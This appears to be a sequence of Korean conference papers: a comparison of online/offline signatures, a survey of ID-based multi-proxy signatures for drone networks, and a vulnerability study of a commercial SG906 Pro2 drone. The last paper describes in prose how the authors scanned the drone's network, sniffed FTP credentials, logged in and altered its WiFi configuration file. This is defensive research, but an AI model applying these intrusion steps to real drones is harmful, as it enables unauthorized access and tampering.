오프라인 단계에서는 더미 메시지 M과 임의의 난수 r'에 대하여 $H(M,r')$을 계산하고 기존 서명 알고리즘을 실행하여 $\Sigma=S_{SK}(H(M,r'))$을 구한다. 이후 $\Sigma,(M,r'),H(M,r')$을 저장한다.

메시지 m이 주어지면 온라인 서명을 수행한다. 온라인 서명은 TK를 가진 서명자는 $H(m,r)=H(M,r')$을 만족하는 r을 계산하고 m에 대한 서명으로 (r,Σ)을 사용한다.

메시지 m과 서명(r,Σ)을 얻은 검증자는 $H(m,r)$을 계산한 후 검증알고리즘을 사용하여 $H(m,r)? = V_{VK}(\Sigma)=H(M',r)$ 서명을 검증한다.

3.3 Kurosawa 기타 등 [5].

Kurosawa 기타 등의 온/오프라인 서명 알고리즘을 사용하기 위한 기호를 설명한다. p_1,q_1는 안전한 소수이며 p_2,q_2는 소수인데 k는 임의의 정수일 때, $p_2 \neq k(q_2-1), q_2 \neq k(p_2-1)$를 만족한다. $N_1=p_1q_1, N_2=p_2^2q_2$ 이고 y는 N_1의 이차 잉여이다. 매개변수 k는 최소 $2^k > pq\sqrt{p}$를 만족하며 매개변수 l은 최대 $lpq<2^k$를 만족한다. 공개키로 N_1,N_2,y,k가 사용되며 개인키는 p_1,q_1,p_2,q_2,l이 사용된다.

오프라인 단계에서 더미 메시지 $M\in\{0,...,[N_2]^{|N_2|_2-k}-1\}$과 난수 $r'\in Z_{p_2q_2}$을 선택한다. 서명을 만들기 위해 $e=h(x)$를 계산한다. 이때 $x=(2^kM+r')^{N_2} \bmod N_2$ 이다. 오프라인 서명 $\sigma=y^{\frac{1}{e}} \bmod N_1$을 계산하고 (σ,M,r')을 저장한다.

온라인 단계는 메시지 m이 주어지면 수행한다. 임시값 $aux=2^k(M-m)+r' \bmod p_2q_2$를 구하고 난수 $s\in[0,l]$을 선택하고 $r=aux+sp_2q_2$를 계산한다. 온라인 서명으로 (σ,r)을 사용한다.

검증자는 $x=(2^km+r)^{N_2} \bmod N_2$ 를 계산한 후 $\sigma^{H(x)}? = y \bmod N_1$ 을 통해 메시지와 서명을 검증한다.

IV. 비교 및 분석

이번 장에서 본 논문에서 기존에 제안되었던 온/오프라인 서명을 <표 2>와 함께 비교 및 분석한다. 오프라인 서명 단계는 메시지가 주어지기 전에 수행되고 오프라인 서명을 저장해 두기 때문에 서명의 크기를 위주로 비교한다. 반면 온라인 서명 단계의 경우 단순한 연산만을 활용하여 서명을 생성하기 때문에 온라인 서명 시 발생하는 연산량과 서명의 크기를 중심으로 비교한다. 이때, 전체 비교과정에서 저장소에 저장된 오프라인 서명을 불러오는 것은 제외한다.

Even 기타 등의 오프라인 서명은 256개의 일회용 대칭키를 개인키, 더미 메시지를 256개의 개인키로 각각 DES암호화한 값을 공개키, 공개키의 해시값을 오프라인 서명으로 사용한다. 따라서 서명의 크기는 $(256\times56)+(256\times64)+512=31{,}232$ $bits$가 된다. 온라인 서명은 메시지의 해시값과 해시 결과에 대한 개인키의 일부를 사용한다. 온라인 서명에 사용되는 연산은 128비트의 출력 크기를 갖는 해시함수뿐 이다. 온라인 서명의 크기는 $(256\times64)+512+(128\times56)=24{,}064$ $bits$ 이다.

Shamir 기타 등의 오프라인 서명은 더미 메시지, 난수, 카멜레온 해시와 카멜레온 해시값에 기존 서명 알고리즘의 개인키를 사용한 서명이 사용된다. 따라서 오프라인 서명의 크기는 기존 서명의 크기, 더미 메시지, 난수 그리고 카멜레온 해시값을 합한 $S+M+r'+H$이다. 온라인 서명 과정에서 충돌 쌍을 찾기 위한 연산을 수행하는데, 정당한 서명자는 트랩도어 키를 갖고 있기 때문에 충돌쌍 $r=2^k(M-m)+r' \bmod \lambda$을 빠른 시간 내에 계산할 수 있다. 크기는 충돌 조건을 만족하는 난수와 오프라인 서명에 사용된 기존 서명 알고리즘을 사용한 서명 크기를 합한 $r+S$이다.

	Even et al.	Shamir et al.	Kurosawa et al.
Offline	$sk = K_1 ... K_{256}$ (onetime) $pk = DES(M,K_1)..DES(M,K_{256})$ $v = h(pk)$ $\Sigma = \sqrt{v} \mod n_A$	$h(M,r_1) = g^{M\|r'} \mod n$ $\Sigma = S_{SK}(h(m_1,r_1))$	$M \in [0,[N_2]^{\|N_2\|_2 - k} - 1]$ $r' \in Z_{p_2 q_2}$ $x = (2^k M + r')^{N_2} \mod N_2$ $e = H(x), \sigma = y^{\frac{1}{e}} \mod N_1$
size	$(256 \times 56) + (256 \times 64) + 512 =$ $31{,}232$ *bits*	$S' + M + r' + n$	$M + r' + N_1$
Online	$x = h(m) = b_1 ... b_{128}$ $\sigma = K_{2-b_1} ... K_{256-b_{128}}$	$r (= 2^k (M - m) + r' \bmod n)$	$aux = 2^k (m_2 - m) + r_2 \bmod p_2 q_2$ $s \in [0,l]$ $r = aux + s p_2 q_2$
size	$(256 \times 64) + (128 + 56) + 512 =$ $24{,}064$ *bits*	$r + S'$	$N_1 + r$
cost	h_{128}	$sft + 2add + mod + mul$	$sft + 3add + 2mod + 2mul + R$

M: *Dummy message*, r, r': *random*$(|r| = |r'|)$, S': *Size of Signature*, $|N_1| \approx n, R$: *choose random*

h_{128} : 128*bit hashfunction*, sft : *shift*, add : *addtion*, mod : *modulo*, mul = *multiplcation*.

<표 2> 온/오프라인 서명 체계 크기 및 연산 비교 및 분석

Kurosawa 기타 등의 오프라인 서명은 더미 메시지와 난수에 대해 공개키를 이용한 연산을 수행한 후 해시하고 그 값을 e라 할 때, y의 e 제곱근 연산한 값을 오프라인 서명으로 더미 메시지, 난수와 함께 저장한다. 오프라인 서명의 크기는 $N_1 + M + r'$이다. 온라인 서명은 임시 값 aux 및 난수 s와 개인키를 이용하여 생성한다. 이 과정에서 균일성을 갖는 난수를 생성하며 산술 연산 및 비트 이동 연산을 수행한다.

V. 결론

IoD 환경에서 안전한 통신을 보장해야 하며 정당한 드론임을 인증하기 위해 서명 기법이 반드시 사용되어야 한다. 그러나 드론은 연산능력 및 자원이 제한적이기 때문에 서명 기법을 사용할 때 연산량을 최소화한 효율적인 서명을 사용해야 한다. 온/오프라인 서명은 오프라인 단계에서 대부분의 서명 연산을 수행하고 메시지가 주어진 이후 온라인 단계에서 비교적 단순한 연산으로 서명이 가능한 특징 때문에 IoD 환경에 적합한 서명 체계이다. 본 논문에서 IoD 환경에서 효율적인 서명 알고리즘을 위한 기존에 제안된 온/오프라인 서명 기법을 비교 및 분석했다.

[참고문헌]

[1] B. Mishra, D. Grag, P. Narrang and V.Mishra, Drone-surveillance for search and rescue in natural disaster, Computer Communications 1-10, April, 2020.

[2] S. Even, O. Goldreich and S. Micali, On-Line/Off-Line Digital Signatures, Conference on the Theory and Application of Cryptology 263-275, 1989.

[3] H. Krawczyk and T. Rabin, Chameleon Hashing and Signatures, 1998.

[4] A. Shamir and Y. Tauman, Improved Online/Offline Signature Schemes, Annual International Cryptology Conference 355-367, 2001.

[5] K. Kurosawa and K. S-Samoa, New Online/Offline Signature Schemes Without Random Oracles, International Workshop on Public Key Cryptography 330-346, 2006.

ID 기반 다중대리서명의 최신 연구 동향 및 IoD 인증 환경으로의 적용 방안 연구[1)]

신영아,* 정익래,** 변진욱,***

*,**고려대학교 (대학원생, 교수), ***평택대학교 (교수)

A Study on Identity-Based Multi-Proxy Signatures and Its Applications to an IoD Authentication Setting[1)]

Young Ah Shin*, Ik Rae Jeong**, Jin Wook Byun***

*,**Korea University (Graduate student, Professor),
***Pyeongtaek University (Professor)

요 약

이동통신 및 드론 기술의 발달로 IoD를 활용하여 다양한 응용서비스가 연구되고 있다. 그러나 현재까지 안전한 IoD 인증 환경에 적용하여 실제로 사용할 수 있는 보안 기술의 연구는 미비한 실정이다. 본 논문은 IoD 인증 환경에 적용 가능한 ID 기반 다중대리서명의 최신 연구 동향을 분석하고 단계별로 자세한 연산량 측정을 통해 그 효율성을 비교 분석한다. 또한, 다중대리서명 기술이 IoD 인증 환경에 어떻게 적용될 수 있는지에 대한 방안을 제시하고 설명한다.

I. 서론

5G 기술 등으로 인한 이동통신 기술의 발전으로 사물 간의 통신 커버리지가 확대됨에 따라 IoD(Internet of Drones)를 활용한 다양한 응용서비스가 연구되고 있다. 또한, 드론에 다양한 센서, 고성능 배터리 및 페이로드를 안전하게 장착할 수 있는 기술들도 발전하면서 공공 분야뿐만 아니라 민간 분야에서도 드론이 활발히 활용되고 있다. 국토교통부에 따르면 2025년 드론 택시가 상용화되고 2035년에는 약 300km의 거리를 드론을 활용하여 이동이 가능할 것으로 예상한다 [1].

그러나 UAV(Unmanned Aerial Vehicle)를 연결하여 구성하는 IoD는 현재까지 서비스 개발중심의 연구가 대부분으로, UAV 혹은 사용자 간 안전한 통신을 위한 보안 기술의 연구가 많이 필요한 실정이다. 드론은 사용자, 통신부, 제어부, 인증부, 기타 서버 등의 다양한 개체들과 정당한 인증 과정을 거친 후 안전하게 데이터를 전달할 수 있어야 한다. 특히 군사 환경에서 올바른 개체 인증이 수행되지 않는다면 악의적인 개체가 정당한 드론으로 위장하여 군 내부 시스템에 여러 보안상의 위협을 가할 수 있다.

전자서명 기법은 IoD 환경에서 드론의 메시지 무결성, 메시지 인증, 부인방지를 동시에 제공하기 위한 암호 기술로써 보안 프로토콜 설계에 활용된다. 그 중 대리서명 기법(Proxy Signature)은 원 서명자(Original Signer)를 대신하여 위임받은 자인 대리서명자(Proxy Signer)가 원 서명자의 전자서명을 생성할 수 있는 기법이다 [2]. 다중대리서명 기법은 (Multi-Proxy Signature) 대리서명의 확장된 형태로 다수의 대리서명자로 구성된 그룹이 단일한 원 서명자로부터 위임받아 다 함께 참여하여 대리 전자서명을 생성할 수 있는 응용된 기

1) 이 성과는 정부(과학기술정보통신부)의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (No. 2020R1F1A1065434).

법이다 [3]. 이는 기존 네트워크 환경보다 에너지가 제약적이고, 구조가 수직적인 IoD 환경에서 어떠한 드론이 정상적인 기능을 수행하지 못할 시 구조적 안정성을 보장해줄 수 있다.

본 논문은 ID 기반의 다중대리서명 기법의 동향 및 효율성을 분석하고, IoD 환경에 적용 가능한 응용 시나리오를 제시한다.

II. IBMPS 개념 및 동향

2.1 IBMPS 개념

2009년 Cao 기타 등은 처음으로 ID 기반의 다중대리서명(Identity-Based Multi-Proxy Signature, IBMPS) 기법을 겹선형(Bilinear) 페어링을 이용하여 랜덤 오라클 모델 가정에서 증명 가능한 안전성(Provable Security) 기법을 바탕으로 제안하였다 [4]. 현재까지 제안된 IBMPS 기법들은 일반적으로 5단계의 다항식 시간(Polynomial-Time) 알고리즘들로 구성된다 [5].

1) Setup

환경설정 단계로, KGC는 보안 상수 k를 입력받고, 마스터 비밀키 s와 공개 상수 $params$을 출력한다.

2) User-Key-Gen 및 Extract

사용자의 키 쌍을 생성하는 단계로, $Extract$로도 불린다. KGC는 $params$, 원 서명자와 대리서명자의 아이디 $ID_0, ID_i (1 \le i \le n)$를 입력받고, 각 아이디에 대한 비밀키 $S_{ID_i} (0 \le i \le n)$를 출력한다.

3) Delegation-Gen

위임정보를 생성하는 단계로, 원 서명자는 $params$, $ID_i (0 \le i \le n)$, $S_{ID_i} (0 \le i \le n)$, 보증정보 w를 입력받고, 위임정보 σ_0를 출력한다. w는 위임될 정보들의 유형을 포함하며, 원 서명자 또는 대리서명자의 신원, 대리서명 유효기간, 위임될 메시지 유형 등으로 구성된다.

4) Multi-Proxy-Sign

최종 대리서명 값을 생성하는 단계로, 모든 대리서명자는 $params$, σ_0, 서명할 메시지 m을 입력받고, 부분대리서명 값 S_i을 출력하여 Clerk에게 전송한다. Clerk는 지정된 대리서명자(Designated Proxy Signer)로, 모든 대리서명자들로부터 받은 각각의 S_i를 검증한 뒤 최종 서명 값 S을 출력한다.

5) Multi-Proxy-Verify

최종 대리서명 값을 검증하는 단계로, 검증자는 $params$, $ID_i (0 \le i \le n)$, m, S를 입력받고, 유효한 서명이면 1, 그렇지 않으면 $\perp$을 출력한다.

2.2 IBMPS 동향

2005년 Li 기타 등은 처음으로 IBMPS 기법을 제안하였다. 하지만 제안 기법에 대해 증명 가능한 안전성 결과를 얻지 못하였고 휴리스틱한 안전성 분석에 그쳤다. [6].

2009년 Cao 기타 등은 IBMPS 기법을 처음으로 정형적으로 정의하여 보안 모델과 함께 증명 가능한 안전성을 보이는 듯하였다. 하지만, 2011년 Xiong 기타 등은 원 서명자가 새로운 m'에 대해 유효한 최종 서명 값을 위조할 수 있음을 보이며, 해당 스킴이 안전하지 않음이 밝혀졌다 [7].

2011년 Mishra 기타 등은 Inverse Computational Diffie-Hellman(InvCDH) 문제를 수정한 $k-plus$ 문제에 기반하여 효율적인 IBMPS 기법을 설계하였다 [8]. 그러나 해당 기법은 단순히 대리서명 기법의 보안 속성을 만족시켰을 뿐, 정형적으로 보안성이 증명되지 않았다. 또한, 2011년 Rao 기타 등 역시 제안한 IBMPS 기법의 안전성이 증명되지 않았다 [9].

2019년 Chen 기타 등은 기존 기법들의 한계를 보완하여 새로운 IBMPS 기법을 제안하였으며, 랜덤 오라클 모델에서 CDH 어려움에 기반하여 증명하였다 [5]. 또한, 기존의 기법들과 해당 기법의 단계별 연산량을 측정하여 연산 효율성을 비교하였다. 비교 결과 단일 사용자 기준으로 다중대리 서명 및 검증에 필요한 연산량은 각각 $4M+3P$, $3M+3P$로 현재까지 가장 좋은 계산 효율성을 보여주고 있다.

III. 단계별 효율성 비교

가장 최근의 제안 기법인 Chen 기타 등은

Table 1 Comparison of efficiency for multiple users

#	DG	DV	Com. Cost	PMPS	MPS	MPV	Prov. Sec.
[6]	$1M$	$2nM+3nP+nE$	2	$3nM$	$2nM+3nP+nE$	$nM+3P+1E$	No
[4]	$2M$	$nM+3nP$	2	$2nM$	$nM+5nP+nE$	$3M+4P$	Yes
[7]	$2M$	$nM+3nP$	2	$2nM$	$nM+5nP+nE$	$3M+4P$	No
[8]	$1M+1E$	$nP+2nE$	2	$2nM+nE$	$nP+2nE$	$1P+2E$	No
[9]	$1M+1P+1E$	$nM+2nP+nE$	2	$3nM+2nP+nE$	$nM+2nP+2nE$	$3P+3E$	No
[5]	$1M$	$nM+3nP$	2	$2nM$	$2nM+3nP$	$3M+3P$	Yes

DG: Delegation-Gen, DV: Delegation-Ver, $Com.Cost$: communication cost of a proxy signer in PMPS, $PMPS$: Partial-Multi-Proxy-Sign, MPS: Multi-Proxy-Sign, MPV: Multi-Proxy-Ver, $Prov.Sec.$: provable security, M: point scalar multiplication, E: exponentiation operation, P: pairing operation. n: number of proxy signers

현재까지 최적의 효율성을 보여주고 있다. 하지만 해당 논문의 측정 결과는 단일한 사용자를 중심으로 각 단계의 알고리즘별 연산량을 측정하여, IoD 환경에서 계산될 연산량을 정확히 비교하기 어렵다. 따라서, 본 논문은 각 단계를 연산 수행 주체를 기준으로 좀 더 세분화하여 효율성을 구체적으로 비교하고자 한다.

기존 논문에서는 주 3단계 Delegation-Gen, Multi-Proxy-Sign, Multi-Proxy-Verify에서 단일 사용자로 다중대리서명을 구성했을 시의 연산량을 측정하였다. 하지만 본 논문에서는 이를 총 5단계로 세분화한다. 즉, 실제 $n+1$명의 사용자를 가정했을 때 원 서명자가 위임정보를 생성하는 단계 (Delegation-Gen, DG), 대리서명자가 생성된 위임정보를 검증하는 단계 (Delegation-Ver, DV), 이후 대리서명자가 각각 부분 다중대리서명을 생성하고 전파하는 단계 (Partial-Multi-Proxy-Sign, PMPS), Clerk가 이를 검증하고, 최종 서명 값을 생성하는 단계 (Multi-Proxy-Sign, MPS), 그리고 끝으로 검증자가 최종 대리 서명 값을 검증하는 단계 (Multi-Proxy-Ver, MVP)로 세분화한다.

Table 1에 각 단계별로 필요한 연산량을 측정하여 나타내었다. 곱 연산에서는 해시 연산은 제외하고, 공개키 연산 과정을 포함하였으며 G_1에서의 순수 스칼라 곱 연산 횟수를 계산하였다. 본 논문은 부분 대리서명을 생성할 시 대리서명자의 통신량(Communication Cost)을 브로드캐스트 횟수를 기준으로 정리하였다. 그 결과 거의 모든 IBMPS 기법들은 최종 서명 값을 생성하기 위해 2회의 통신량을 가지는 것이 확인되었다. IoD 인증 환경에서 드론 간의 통신량은 매우 중요한 고려사항이다. 비행 중인 드론의 성능은 비교적 제한적이므로 가능한 한 온라인 단계에서의 연산 과정은 최소화해야 한다. 따라서, IoD 인증 환경에 적용하기 위해서는 대리서명자로부터 생성된 R_i를 오프라인 단계에서 사전에 공유하는 것과 같이 기타 추가 조치가 마련되어야 할 것이다.

IV. 적용 가능한 IoD 시나리오

다중대리서명 기법은 IoD 환경을 구축한 군사 환경에서 제어권 위임을 통해 전체 시스템의 안정성을 보장할 수 있다. 일반적으로 드론은 지상관제국(Ground Control Station, GCS)의 제어 명령을 기지국(Base Station, BS)을 통해 전달받는다. 그러나 의도적 혹은 비의도적인 상황에 따라 드론이 지상관제국이나 기지국의 제어권을 위임받아야 할 경우도 발생할 수 있다.

군사기지 또는 전투기지는 민간인의 출입이 제한되고, 군사 인력도 접근하기 어려운 지형에 위치해 있다. 이러한 협곡 혹은 산맥과 같은 지형에 다양한 센서들을 배치하면 주변 환경에 대한 군사 데이터를 수집할 수 있다. Fig. 1에 이러한 드론과 센서가 연합하는 군사 환경을 나타내었다. 해당 시나리오에서 ID 기반 다중대리서명 기법은 드론으로 하여금 명령을 자율적으로 수행할 수 있도록 도움을 준다. 이때, 원

서명자는 지상관제국 또는 기지국이 되고, 대리서명자는 드론이 된다. 원 서명자와 대리서명자들은 드론이 비행하기 전인 오프라인 단계에서 환경설정, 위임정보 생성 및 검증, 부분대리서명 생성 및 검증의 과정을 모두 마친다. 이후 작전 지역에서 비행 중인 드론들은 온라인 단계에서 센서들의 활동들을 확인하고, 사전에 서명된 메시지인 제어 명령이 수행될 시기를 판단한다. 제어 명령은 센서의 초기화, 설정 정보 변경, 키 변경 등이 될 수 있다. 수행 시점이 결정되면 Clerk 드론은 온라인 상에서 부분대리서명으로부터 최종 서명 값을 생성한다. 서명 값의 검증은 대리서명자로 참여한 드론 이외에 나머지 드론들이 수행한다.




Fig. 1 Communication with Sensors in IoD Environment

ID 기반 다중대리서명 기법을 이용한 IoD 인증 환경에서의 제어권 위임과정은 수행 시간의 효율을 가져올 수 있는 동시에 전체 시스템의 구조적 안정성을 보장할 수 있다. 기존 과정의 경우, 드론은 지상관제국에 기지국을 거쳐 수행할 명령의 지시를 요청하고, 지상관제국은 다시 기지국을 거쳐 드론으로 명령을 전달해야 했다. 그러나 ID 기반 다중대리서명 기법은 지상관제국 또는 기지국의 제어권을 일시적으로 작전 지역 인근에 배치될 드론에 위임하여 이러한 과정을 단축할 수 있다. 또한, 지상관제국 혹은 기지국의 부재로 인해 제어 명령을 정상적으로 지시하지 못할 때도 드론은 대신하여 제어 명령을 수행할 수 있다.

V. 결론

본 논문은 현재까지 제안된 다중대리서명 기법들의 최신 연구 동향을 분석하고 가장 좋은 효율성을 보이는 연산량을 제시하였다. 또한, 실제 운영환경인 $n+1$명의 사용자로 가정하고 효율성을 총 5단계로 평가하여 분석하였다. 더 나아가 군사 IoD 환경에서 다중대리서명 기법의 적용 방안을 시나리오로 제시하였다.

[참고문헌]

[1] 대한민국 정책브리핑, 2035년 드론 타고 서울서 대구간다…기술로드맵 확정, https://www.korea.kr/news/policyNewsView.do?newsId=148885701, Mar. 2021.

[2] Mambo M, Usuda K, Okamoto E, Proxy signatures: delegation of the power to sign messages, IEICE transactions on fundamentals of electronics, communications and computer sciences, E79-A(9), pp. 1338 - 54, Sep. 1996.

[3] Hwang, S., Shi, C.: A simple multi-proxy signature scheme, Proceedings of the 10th National Conference on Information Security, Hualien, Taiwan, ROC, pp. 134 - 138, 2000.

[4] Cao F, Cao Z, A secure identity-based multi-proxy signature scheme, Computers & Electrical Engineering, 35(1), pp. 86 - 95, 2009.

[5] Chen Q, Huang Z, Ding Y, Zhou Y, Huang H, A new provably secure identity-based multi-proxy signature scheme, International Symposium on Cyberspace Safety and Security. Springer, Cham, 2019.

[6] Li, X., Chen, K. ID-based multi-proxy signature, proxy multi-signature and multi-proxy multi-signature schemes from bilinear pairings. Applied Mathematics and Computation, 169(1), pp. 437-450, 2005.

[7] Xiong, H., Hu, J., Chen, Z., Li, F On the security of an identity based multi-proxy signature scheme, Computers & Electrical Engineering, 37(2), pp. 129-135, 2011.

[8] Mishra, S., Sahu, R.A., Padhye, S., Yadav, R.S, Efficient ID-based multi-proxy signature scheme from bilinear pairing based on k-plus problem. International Conference on Integrated Computing Technology. Springer, Berlin, Heidelberg, 2011.

[9] Rao, B.U., Reddy, P.V., ID-based directed multi-proxy signature scheme from bilinear pairings, International Journal of Computer Science and Security (IJCSS). 5(1), pp. 107-117, 2011.

근거리 통신망 환경의 무선 드론 취약점 분석

진호준, 황영하, 유일선
순천향대학교 정보보호학과

Analysis on Wireless Drone Vulnerabilities in Local Area Network Environments

Hojun Jin, Youngha Hwang, Ilsun You
Department of Information Security Engineering, Soonchunhyang University

요 약

드론 기술의 발전과 다양한 응용 분야로 인해 드론 시장은 가파르게 성장하고 있다. 드론기술의 성공적 정착을 위해 보안은 반드시 고려되어야 할 핵심요소이며, 무선 네트워크에 의존하는 드론의 특성상 무선 드론 관련 보안 위협과 공격은 반드시 해결되어야 한다. 이에 본 논문에서는 운행 중인 드론에 대한 무선접속을 시도한 후, 열려있는 포트를 이용하여 FTP(File Transfer Protocol) 접속과 드론의 카메라에서 사용되는 RTSP(Real Time Streaming Procotol)에 접속이 가능함을 실험을 통해 확인하고, 관련 취약점에 대한 분석을 수행하였다.

I. 개요

드론은 항공기와 비슷하나 직접 탑승하지 않고 무선으로 조종이 가능한 무인항공기이다. 드론은 현재 센서 기술 및 네트워크, 인공지능 등의 기술 발전을 통해 군사, 농업, 건설, 광산, 물류, 배송 등 다양한 분야에 사용이 되고 있다. 국토교통부의 자료에 따르면 드론 조종자격 취득자가 2017년 약 4,000명에서 2019년 약 20,000명으로 증가하였다[1]. 이는 드론 시장이 가파르게 성장하고 있음을 보여준다. 하지만 시장의 규모가 커지는 반면 드론에 내장된 시스템 소프트웨어나 응용 프로그램 등에 대한 보안은 미흡한 상황이다[2]. 2011년에는 이란이 미국 공군 드론의 GPS를 조작해 강제 착륙시킨 스푸핑 공격에 대한 사례와 2012년 인천 송도에서 재밍 공격으로 드론이 추락하는 사고[3], 2020년에는 드론 애플리케이션에서 보안 취약점이 나온 사례 등이 있었다. 따라서, 성공적인 드론 기술의 정착과 적용을 위해 보안은 반드시 보장되어야 할 핵심요소이다. 특히, 다수의 드론이 무선 네트워크에 의존하는 것을 고려할 때 네트워크 대역에서 드론에 발생할 수 있는 보안 위협을 파악하고 이에 대한 방어 대책이 필요하다.

이에 본 논문에서는 상용 제품인 SG906 Pro2* 드론을 기반으로 실험환경을 구축하여 무선 네트워크 관련 보안 취약점을 연구하고 대응방안을 제시하고자 한다.

II. 실험 환경

본 연구의 실험 환경에서는 드론(SG906 Pro2), 공격용 노트북(Samsung Galaxy Book Flex, Samsung Note Book 3 [가상 OS – Linux Debian 10.x [Kali Linux]), 앱플레이어(Nox Player 6.6.1.2), 사용자 및 공격자 휴대폰(Samsung Galaxy Note 10 Ultra, LG Q7), 애플리케이션(HfunPro_v.1.1.0), 분석 도구(WireShark 3.2.6,

* zlrc社의 SG906 Pro2 제품이다.


vlc-3.0.14, Packet Capture.1.7.2)가 사용된다.

1.1 드론 기능 분석

분석에 사용한 드론(SG906 Pro2)은 조종기와 HFunPro 애플리케이션을 통해 조작이 가능하며, 카메라 기능, 사람 자동 인식 기능, GPS 기능, 자동 비행 기능, WiFi(Intel(r) Wi-Fi 6 ax201) 기능, 블루투스 기능 등이 탑재되어 있다.

1.2 드론 취약점 분석 구성

드론의 취약점을 분석하기 위해 그림 1과 같이 실험 환경을 구성하였다.



[그림 1] 실험 환경

드론 공격을 위한 첫 번째 단계로서 스마트폰에 설치된 HFunPro 애플리케이션을 사용하여 무선 접속을 시도한다. 이와 같은 방식으로 공격자는 드론에 내장된 공개형 WiFi에 접속해 패킷을 도청할 수 있고, 열려있는 포트를 확인할 수 있다.

III. 취약점 분석


1.1 네트워크 스캐닝

SG906 Pro2 드론의 WiFi는 브릿지 방식으로 할당된다. 서로 다른 두 기종이 드론의 WIFI에 접속할 경우 같은 네트워크 대역망을 사용하게 된다. 이를 통해 악의적인 공격자가 접근하여 해당 네트워크 대역망을 스캔할 수 있으며 네트워크 스캐닝 시도를 위해 위 논문은 KaliLinux에서 Netdiscover와 Nmap 기능을 사용한다.

1.1.1 Netdiscover

Netdiscover는 무선 네트워크 스캔을 위해 사용되는 스캐너 도구이다. 실시간으로 패킷을 수집하며 ARP 패킷 기반으로 전송과 응답에 대해 요청을 하고 탐지하는 기능이 있다.

분석을 하기위해 Netdiscover 그림 2와 같이 드론의 IP주소와 Gateway주소를 검색한다.




[그림 2] Netdiscover를 사용한 모습

1.1.2 Nmap

Nmap은 호스트와 네트워크에 열려있는 포트를 탐색할 때 사용하는 스캐너 도구이다.

Nmap으로 해당 드론의 Gateway를 스캔해 본 결과 그림 3과 같은 포트들이 열려 있는 것을 확인할 수 있다.



[그림 3] Nmap 결과

1.2 패킷 분석


드론의 패킷을 tPacketCapture로 추출한다. 그리고 Wireshark를 이용해 추출된 파일을 확인한다. 해당 패킷에서는 TCP, FTP, RTSP 패킷(그림 4)등을 확인할 수 있었다.



[그림 4] TCP, FTP, RTSP 패킷


1.3 FTP

패킷 분석에서 나타난 FTP 패킷을 통해 정보를 획득하고 FTP 서버에 접속한다. 패킷에 나타난 USER ID와 PASSWORD를 입력하면 그림 5와 같이 FTP Server에 접속할 수 있다. 드론 애플리케이션에서 캡쳐 기능을 사용하면 FTP 서버에 접속하는 패킷이 잡히는 것을 볼 수 있다.



[그림 5] FTP 접속


해당 FTP 서버에 접근이 가능할 경우 중복 파일 업로드로 인해 파일 변조가 가능하다. /netPrivate/hostapd.conf에 있는 WiFi 설정 파일을 변조해 그림 6과 같이 WiFi에 비밀번호를 설정할 수 있다. 또한 다른 파일들도 변조할 수 있으며 드론과 관련 설정 파일을 변조할 경우, 드론에 심각한 피해를 입힐 수 있다.



[그림 6] 左 수정 전 WiFi, 右 수정 후 WiFi


1.4 RTSP

RTSP는 RTP프로토콜을 사용하여 스트리밍 미디어 서버를 제어하기 위해 만들어진 프로토콜이다. 패킷 분석을 위해 드론 애플리케이션에서 동영상 촬영 기능을 사용하였고 그림 7과 같이 RTSP 패킷들이 나타났다.



[그림 7] RTSP URL Formatting

해당 드론은 그림 8을 통해 IP Camera에 많이 사용되는 C++ 오픈 소스 라이브러리 LIVE555를 사용하며, v2017.06.04.의 낮은 버전을 사용하고 있는 것을 확인하였다.



[그림 8] RTSP 서비스 연결 내용

